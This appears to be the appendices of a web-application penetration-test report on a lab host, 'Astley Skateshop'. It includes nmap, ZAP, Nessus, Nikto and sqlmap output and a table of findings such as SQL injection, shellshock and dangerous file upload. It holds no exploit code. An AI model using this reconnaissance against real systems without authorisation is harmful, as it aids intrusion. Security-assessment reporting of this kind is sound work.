
</host>

<runstats><finished time="1706978846" timestr="Sat Feb 3 11:47:26 2024" summary="Nmap done at Sat Feb 3 11:47:26 2024; 1 IP address (1 host up) scanned in 8.29 seconds" elapsed="8.29" exit="success"/><hosts up="1" down="0" total="1"/>

</runstats>

</nmaprun>

.html output



Scan Summary | **192.168.1.10**

Scan Summary

Nmap 7.92 was initiated at Sat Feb 3 11:47:18 2024 with these arguments:
nmap -O -sC -sV -p21,80,3306 -oA initialScan 192.168.1.10

Verbosity: 0; Debug level 0

Nmap done at Sat Feb 3 11:47:26 2024; 1 IP address (1 host up) scanned in 8.29 seconds

192.168.1.10

Address

- 192.168.1.10 (ipv4)
- 00:0C:29:97:E2:25 - VMware (mac)

Ports

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	ProFTPD	1.3.4a	
80	tcp	open	http	syn-ack	Apache httpd	2.4.3	(Unix) PHP/5.4.7
	http-server-header	Apache/2.4.3 (Unix) PHP/5.4.7					
	http-robots.txt	1 disallowed entry /schema.sql					
	http-cookie-flags	/: PHPSESSID: httponly flag not set					
	http-title	Astley Skateshop					
3306	tcp	open	mysql	syn-ack	MySQL		unauthorized

Remote Operating System Detection

- Used port: **21/tcp** (**open**)
- Used port: **43840/udp** (**closed**)
- OS match: **Linux 2.6.32 - 3.5** (**100%**)

APPENDIX D – EXPORTED ZAP SPIDER RESULTS

Processed	Method	URI	Flags
TRUE	GET	http://192.168.1.10	Seed
TRUE	GET	http://192.168.1.10/robots.txt	Seed
TRUE	GET	http://192.168.1.10/sitemap.xml	Seed
TRUE	GET	http://192.168.1.10/schema.sql	
TRUE	GET	http://192.168.1.10/	
TRUE	GET	http://192.168.1.10/assets/img/logo.png	
TRUE	GET	http://192.168.1.10/assets/css/bootstrap.css?version=1	
TRUE	GET	http://192.168.1.10/assets/css/font-awesome.min.css	
TRUE	GET	http://192.168.1.10/assets/css/flexslider.css	
TRUE	GET	http://192.168.1.10/assets/css/style.css?version=1	
TRUE	GET	http://192.168.1.10/assets/js/jquery-1.10.2.js	
TRUE	GET	http://192.168.1.10/assets/js/bootstrap.js	
TRUE	GET	http://192.168.1.10/assets/js/jquery.flexslider.js	
TRUE	GET	http://192.168.1.10/assets/js/scrollReveal.js	
TRUE	GET	http://192.168.1.10/assets/js/jquery.easing.min.js	
TRUE	GET	http://192.168.1.10/assets/js/custom.js	
TRUE	GET	http://192.168.1.10/assets/img/logoz.png	
TRUE	GET	http://192.168.1.10/assets/img/person-1.jpg	
TRUE	GET	http://192.168.1.10/assets/img/person-2.jpg	
TRUE	GET	http://192.168.1.10/assets/img/person-3.png	
TRUE	GET	http://192.168.1.10/assets/img/person-4.jpg	
TRUE	GET	http://192.168.1.10/assets/img/profile2.jpg	
TRUE	GET	http://192.168.1.10/assets/img/profile1.jpg	
TRUE	GET	http://192.168.1.10/assets/img/brandx.png	
TRUE	POST	http://192.168.1.10/register.php	
TRUE	POST	http://192.168.1.10/userlogin.php	
TRUE	POST	http://192.168.1.10/adminlogin.php	
FALSE	GET	http://getbootstrap.com/	Out of Scope
FALSE	GET	http://fontawesome.io/	Out of Scope
FALSE	GET	http://fontawesome.io/license	Out of Scope
FALSE	GET	https://github.com/twbs/bootstrap/blob/master/LICENSE	Out of Scope
FALSE	GET	http://www.woothemes.com/flexslider/	Out of Scope
FALSE	GET	http://www.gnu.org/licenses/gpl-2.0.html	Out of Scope
FALSE	GET	http://creativecommons.org/licenses/by/3.0/	Out of Scope

FALSE	GET	http://getbootstrap.com/javascript/	Out of Scope
FALSE	GET	http://www.modernizr.com/	Out of Scope
FALSE	GET	http://blog.alexmaccaw.com/css-transitions	Out of Scope
FALSE	GET	https://github.com/brandonaaron/jquery-mousewheel	Out of Scope
FALSE	GET	http://www.opensource.org/licenses/mit-license.php	Out of Scope
FALSE	GET	http://gsgd.co.uk/sandbox/jquery/easing/	Out of Scope

APPENDIX E – NESSUS SCAN RESULTS

192.168.1.10

0	0	8	3	19
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities — Total: 30

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
MEDIUM	6.1	4.6	136929	JQuery 1.2 < 3.5.0 Multiple XSS
MEDIUM	5.3	-	40984	Browsable Web Directories
MEDIUM	5.3	4.0	11213	HTTP TRACE / TRACK Methods Allowed
MEDIUM	5.3	-	11229	Web Server info.php / phpinfo.php Detection
MEDIUM	5.0*	-	10188	Multiple Web Server printenv CGI Information Disclosure
MEDIUM	5.0*	-	46803	PHP expose_php Information Disclosure
MEDIUM	5.0*	-	55640	SQL Dump Files Disclosed via Web Server
MEDIUM	4.3*	-	85582	Web Application Potentially Vulnerable to Clickjacking
LOW	N/A	-	42057	Web Server Allows Password Auto-Completion
LOW	2.6*	-	26194	Web Server Transmits Cleartext Credentials
LOW	2.6*	-	34850	Web Server Uses Basic Authentication Without HTTPS
INFO	N/A	-	48204	Apache HTTP Server Version
INFO	N/A	-	84574	Backported Security Patch Detection (PHP)
INFO	N/A	-	33817	CGI Generic Tests Load Estimation (all tests)
INFO	N/A	-	43111	HTTP Methods Allowed (per directory)
INFO	N/A	-	10107	HTTP Server Type and Version
INFO	N/A	-	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	-	106658	JQuery Detection

INFO	N/A	-	50344	Missing or Permissive Content-Security-Policy frame-ancestors HTTP Response Header
INFO	N/A	-	50345	Missing or Permissive X-Frame-Options HTTP Response Header
INFO	N/A	-	11219	Nessus SYN scanner
INFO	N/A	-	19506	Nessus Scan Information
INFO	N/A	-	48243	PHP Version Detection
INFO	N/A	-	40665	Protected Web Page Detection
INFO	N/A	-	85601	Web Application Cookies Not Marked HttpOnly
INFO	N/A	-	85602	Web Application Cookies Not Marked Secure
INFO	N/A	-	91815	Web Application Sitemap
INFO	N/A	-	11032	Web Server Directory Enumeration
INFO	N/A	-	10302	Web Server robots.txt Information Disclosure
INFO	N/A	-	10662	Web mirroring

* indicates the v3.0 score was not available; the v2.0 score is shown

APPENDIX F – NIKTO SCAN RESULTS

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.10
+ Target Hostname:    192.168.1.10
+ Target Port:        80
+ Start Time:         2024-02-07 13:38:17 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.3 (Unix) PHP/5.4.7
+ Retrieved x-powered-by header: PHP/5.4.7
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the
user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME
type
+ Cookie PHPSESSID created without the httponly flag
+ Entry '/schema.sql' in robots.txt returned a non-forbidden or redirect HTTP
code (200)
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers
to easily brute force file names. See
http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives
for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var
+ Apache/2.4.3 appears to be outdated (current is at least Apache/2.4.37).
Apache 2.2.34 is the EOL for the 2.x branch.
+ PHP/5.4.7 appears to be outdated (current is at least 7.2.12). PHP 5.6.33,
7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the
'shellshock' vulnerability (http://cve.mitre.org/cgi-
bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the
'shellshock' vulnerability (http://cve.mitre.org/cgi-
bin/cvename.cgi?name=CVE-2014-6278).
```

```
+ Web Server returns a valid response with junk HTTP methods, this may cause
false positives.

+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable
to XST

+ /admin/config.php: PHP Config file may contain database IDs and passwords.

+ /phpinfo.php: Output from the phpinfo() function was found.

+ /config.php: PHP Config file may contain database IDs and passwords.

+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals
potentially sensitive information via certain HTTP requests that contain
specific QUERY strings.

+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals
potentially sensitive information via certain HTTP requests that contain
specific QUERY strings.

+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals
potentially sensitive information via certain HTTP requests that contain
specific QUERY strings.

+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals
potentially sensitive information via certain HTTP requests that contain
specific QUERY strings.

+ OSVDB-3268: /database/: Directory indexing found.

+ OSVDB-3093: /database/: Databases? Really??

+ OSVDB-3233: /cgi-bin/printenv: Apache 2.0 default script is executable and
gives server environment variables. All default scripts should be removed. It
may also allow XSS types of attacks. http://www.securityfocus.com/bid/4431.

+ OSVDB-3233: /cgi-bin/test-cgi: Apache 2.0 default script is executable and
reveals system information. All default scripts should be removed.

+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs
phpinfo() was found. This gives a lot of system information.

+ OSVDB-3268: /icons/: Directory indexing found.

+ OSVDB-9624: /admin/admin.php?adminpy=1: PY-Membres 4.2 may allow
administrator access.

+ OSVDB-3233: /icons/README: Apache default file found.

+ 9688 requests: 0 error(s) and 28 item(s) reported on remote host

+ End Time:           2024-02-07 13:39:22 (GMT-5) (65 seconds)

---------------------------------------------------------------------------

+ 1 host(s) tested
```

APPENDIX G – DATABASE NAMES DISCOVERED BY SQLMAP

```
[*] `database`
[*] aa2000
[*] bbdms
[*] bbjewels
[*] boat
[*] car2
[*] car_rental
[*] careerguidance
[*] carrental
[*] catering
[*] cdcol
[*] cman
[*] cp
[*] dadadsdb
[*] damu
[*] edgedata
[*] greasy
[*] group13db
[*] hcpms
[*] healthcare
[*] hotel
[*] i2icustom
[*] icampus
[*] information_schema
[*] job
[*] jobberbase
[*] jobskee
[*] libsystem
[*] medallion
[*] mediportal_db
```

```
[*] mysql
[*] ocsdb
[*] ornament
[*] performance_schema
[*] phpmyadmin
[*] pizza_inn
[*] reservation
[*] restaurant
[*] school
[*] seattle
[*] shop
[*] shopping
[*] somstore
[*] storedb
[*] success
[*] test
[*] vision
[*] webfilemanager
[*] ws_db
[*] Yonatan
```

APPENDIX H – RECORD OF ALL DISCOVERED WEAKNESSES

Web Application Vulnerabilities				
WSTG-ID	**Issue Name**	**Risk**	**CWE**	**Test Evidence**
INFO-02	Vulnerable/outdated component (Apache 2.4.3)	High	CWE-1352	Wappalyzer
INFO-02	Vulnerable/outdated component (PHP 5.4.7)	OFI	CWE-1352	Wappalyzer
INFO-02	Vulnerable/outdated component (jQuery 1.10.2)	OFI	CWE-1352	Wappalyzer
INFO-03	Exposure of sensitive information to an unauthorised actor (database structure and administrator credentials)	Critical	CWE-200	robots.txt > /schema.sql
CONF-01	Security misconfiguration (browsable web directories)	Moderate	CWE-1349	Nessus scan results
CONF-01	Security misconfiguration (HTTP TRACE/TRACK methods allowed)	Moderate	CWE-1349	Nessus scan results
CONF-01	Security misconfiguration (phpinfo.php detection)	Moderate	CWE-1349	Nessus scan results
CONF-01	Security misconfiguration (printenv CGI information disclosure)	Moderate	CWE-1349	Nessus scan results
CONF-01	Security misconfiguration (expose_php information disclosure)	Moderate	CWE-1349	Nessus scan results
CONF-01	Security misconfiguration (disclosure of SQL dump files)	Moderate	CWE-1349	Nessus scan results

CONF-01	Security misconfiguration (clickjacking potential)	Moderate	CWE-1349	Nessus scan results
CONF-01	Security misconfiguration (password auto-completion allowed)	Low	CWE-1349	Nessus scan results
CONF-01	Security misconfiguration (credentials transmitted in cleartext)	Low	CWE-1349	Nessus scan results
CONF-01	Security misconfiguration (basic authentication used without HTTPS)	Low	CWE-1349	Nessus scan results
CONF-01	Vulnerable/outdated component (jQuery 1.10.2)	Moderate	CWE-1352	Nessus scan results
CONF-03	Exposure of sensitive information to an unauthorised actor (web server components)	Moderate	CWE-200	phpinfo.php
CONF-03	Exposure of sensitive information to an unauthorised actor (web server components and environmental variables)	Moderate	CWE-200	/cgi-bin/printenv
CONF-03	Exposure of sensitive information to an unauthorised actor (usernames and administrator credentials)	Critical	CWE-200	/database/New Project 20161115 1551.sql
CONF-03	Exposure of sensitive information to an unauthorised actor (door entry code)	High	CWE-200	hidden.php
CONF-03	Directory accessible by external party (/icons)	High	CWE-552	Nikto scan results
CONF-03	Directory accessible by external party (/database)	Critical	CWE-552	Nikto scan results
CONF-03	File accessible by external party (phpinfo.php)	Moderate	CWE-552	Nikto scan results
CONF-03	File accessible by external party (sqlcm.bak)	Moderate	CWE-552	Nikto scan results
CONF-03	File accessible by external party (New Project 20161115 1551.sql)	Critical	CWE-552	Ffuf scan results

CONF-12	Improper Restriction (absent CSP headers)	Moderate	CWE-1021	Live HTTP Headers scan results
IDNT-01	Unprotected primary channel (unvetted new user registration process)	Low	CWE-419	New user registration process
IDNT-01	Unprotected primary channel (ability to forge/fake identity information)	Low	CWE-419	New user registration process
IDNT-01	Unprotected primary channel (ability to manipulate identity information)	Low	CWE-419	New user registration process
IDNT-04	Observable response discrepancy	Low	CWE-204	Error responses to incorrect username entry
ATHN-07	Weak password policy	Moderate	CWE-521	New user registration process
ATHN-09	Unverified password change	Moderate	CWE-620	Change password process
SESS-01	Cleartext storage of sensitive information in a cookie (username and password)	Moderate	CWE-315	OWASP ZAP proxy results
SESS-02	Sensitive cookie without "Httponly" flag (SecretCookie)	Moderate	CWE-1004	OWASP ZAP proxy results
SESS-05	CSRF	Moderate	CWE-352	Tester-hosted website initiating requests on user's behalf
SESS-06	Insufficient session expiration	Low	CWE-613	Lack of session time-out
SESS-11	Use of duplicate resources with duplicate identifier	Low	CWE-694	Use of copied cookie in concurrent sessions

INPV-05	SQL injection (userlogin.php boolean-based blind)	Critical	CWE-89	Sqlmap results
INPV-05	SQL injection (userlogin.php time-based blind)	Critical	CWE-89	Sqlmap results
INPV-05	SQL injection (updatepassword.php boolean-based blind)	Critical	CWE-89	Sqlmap results
INPV-05	SQL injection (updatepassword.php time-based blind)	Critical	CWE-89	Sqlmap results
INPV-05	SQL injection (save_order.php time-based blind)	Critical	CWE-89	Sqlmap results
INPV-05	SQL injection (settings.php time-based blind)	Critical	CWE-89	Sqlmap results
INPV-05	SQL injection (register.php boolean-based blind)	Critical	CWE-89	Sqlmap results
INPV-05	SQL injection (register.php time-based blind)	Critical	CWE-89	Sqlmap results
INPV-05	SQL injection (admin_login.php time-based blind)	Critical	CWE-89	Sqlmap results
INPV-05	SQL injection (userlogin.php authentication bypass)	High	CWE-89	Sqlmap results
INPV-05	SQL injection (admin_login.php authentication bypass)	High	CWE-89	Sqlmap results
ERRH-01	Exposure of sensitive system information to an unauthorised control sphere (underlying infrastructure information)	Low	CWE-497	Forced server error message
CRYP-03	Cleartext transmission of sensitive information (save_order.php - user ID)	Moderate	CWE-319	OWASP ZAP proxy results
CRYP-03	Cleartext transmission of sensitive information (settings.php - user information)	Moderate	CWE-319	OWASP ZAP proxy results
CRYP-03	Unprotected transport of credentials (register.php)	Moderate	CWE-523	OWASP ZAP proxy results

CRYP-03	Unprotected transport of credentials (updatepassword.php)	Moderate	CWE-523	OWASP ZAP proxy results
CRYP-03	Unprotected transport of credentials (userlogin.php)	Moderate	CWE-523	OWASP ZAP proxy results
CRYP-03	Unprotected transport of credentials (adminlogin.php)	Moderate	CWE-523	OWASP ZAP proxy results
CRYP-03	Unprotected transport of credentials (SecretCookie contents)	Moderate	CWE-523	OWASP ZAP proxy results
BUSL-01	Business logic errors (modify item values)	Moderate	CWE-840	Ability to modify item values
BUSL-01	Business logic errors (modify other user's cart)	Moderate	CWE-840	Ability to modify contents of another user's cart
BUSL-02	Business logic errors (change other user's personal details)	Moderate	CWE-840	Ability to change personal details for other users
BUSL-02	Business logic errors (change other user's password)	Moderate	CWE-840	Ability to change password for other users
BUSL-09	Unrestricted upload of file with dangerous type	High	CWE-434	Ability to upload PHP files using a double file extension.